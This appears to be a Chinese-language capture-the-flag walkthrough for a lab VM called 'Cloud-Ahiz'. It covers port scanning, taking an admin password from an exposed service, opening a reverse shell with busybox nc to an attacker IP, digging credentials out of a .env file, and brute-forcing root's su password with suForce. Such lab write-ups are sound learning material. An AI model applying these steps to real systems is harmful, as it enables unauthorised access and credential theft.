Cloud-Ahiz


信息收集

```python
nmap -p- 192.168.31.23
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-13 13:20 CST
Nmap scan report for Cloud (192.168.31.23)
Host is up (0.0030s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
666/tcp   open  doom
9443/tcp  open  tungsten-https
9455/tcp  open  unknown
65443/tcp open  unknown
MAC Address: 08:00:27:12:A8:F5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.61 seconds
```

80端口

没扫到东西　发现网站维护



666端口

```
curl http://192.168.31.23:666
cloud.dsz
```

9443端口


```
https://192.168.31.23:9443/login
发现长亭 waf
```

9455端口

```
nc 192.168.31.23 9455
Welcome to Admin Service
Type 'help' for available commands
Available commands:
  help          - Show this help
  whoami        - Show current user
  system-status - Show system status
  exit          - Disconnect
help
Available commands:
  help          - Show this help
  whoami        - Show current user
  system-status - Show system status
  show-admin-pass - Show admin password
  exit          - Disconnect
show-admin-pass
Admin Password: 5jRrRnE9
```

得到账号密码去9443那里尝试 进入后台

把维护模式改为观察模式



65443端口

发现可以下一些空文件

弹shell

发现命令执行 弹shell 得到user.flag

```
busybox nc 192.168.31.188 6666 -e sh


www-data@Cloud:~/html$ cat /home/lucky/user.txt
flag{user-72cfd272ace172fa35026445fbef9b03}
```

提权

首先要找到lucky的密码

经过尝试 弱口令失败 ， 然后翻一下文件

```
有个.hiit文件
-rw------- 1 lucky lucky    45 Aug 12 06:04 .hint
不过没权限


上传linpeas.sh 没有发现什么有用的东西
看看目录

╔══════════╣ Unexpected in root
/initrd.img.old
/vmlinuz.old
/vmlinuz
/data
/initrd.img


www-data@Cloud:/tmp$ grep -R "PASSWORD" /vmlinuz /data 2>/dev/null
/data/safeline/docker-compose.yaml:      - POSTGRES_PASSWORD=${POSTGRES_PASSWORD:?postgres password required}
```

```
/data/safeline/docker-compose.yaml:      - MGT_PG=postgres://safeline-ce:${POSTGRES_PASSWORD}@safeline-pg/safeline-ce?sslmode=disable
/data/safeline/docker-compose.yaml:      - LUIGI_PG=postgres://safeline-ce:${POSTGRES_PASSWORD}@safeline-pg/safeline-ce?sslmode=disable
/data/safeline/docker-compose.yaml:      - DB_ADDR=postgres://safeline-ce:${POSTGRES_PASSWORD}@safeline-pg/safeline-ce?sslmode=disable
/data/safeline/.env:POSTGRES_PASSWORD=vivrdIDj6fhNJIRdnitL
```

尝试一下发现对了

然后去看.hint

```
lucky@Cloud:~$ cat .hint
root password length is 4.
Regex is : 'r..o'
```

爆了 半天发现都不对 最后去sshd_config发现禁止root远程登陆

搜了一下 发现一个suforce的工具　上传到靶机

```
lucky@Cloud:~$ ./suForce -u root -w ro.txt
            _____
 ___ _   _ |  ___|__  _ __ ___ ___
/ __| | | || |_ / _ \| '__/ __/ _ \
\__ \ |_| ||  _| (_) | | | (_|  __/
|___/\__,_||_|  \___/|_|  \___\___|
───────────────────────────────────
 code: d4t4s3c     version: v1.0.0
───────────────────────────────────
🎯 Username | root
📖 Wordlist | ro.txt
🔎 Status   | 883/3845/22%/rooo
💥 Password | rooo
───────────────────────────────────


root@Cloud:/home/lucky# cat /root/root.txt
flag{root-74cc1c60799e0a786ac7094b532f01b1}
```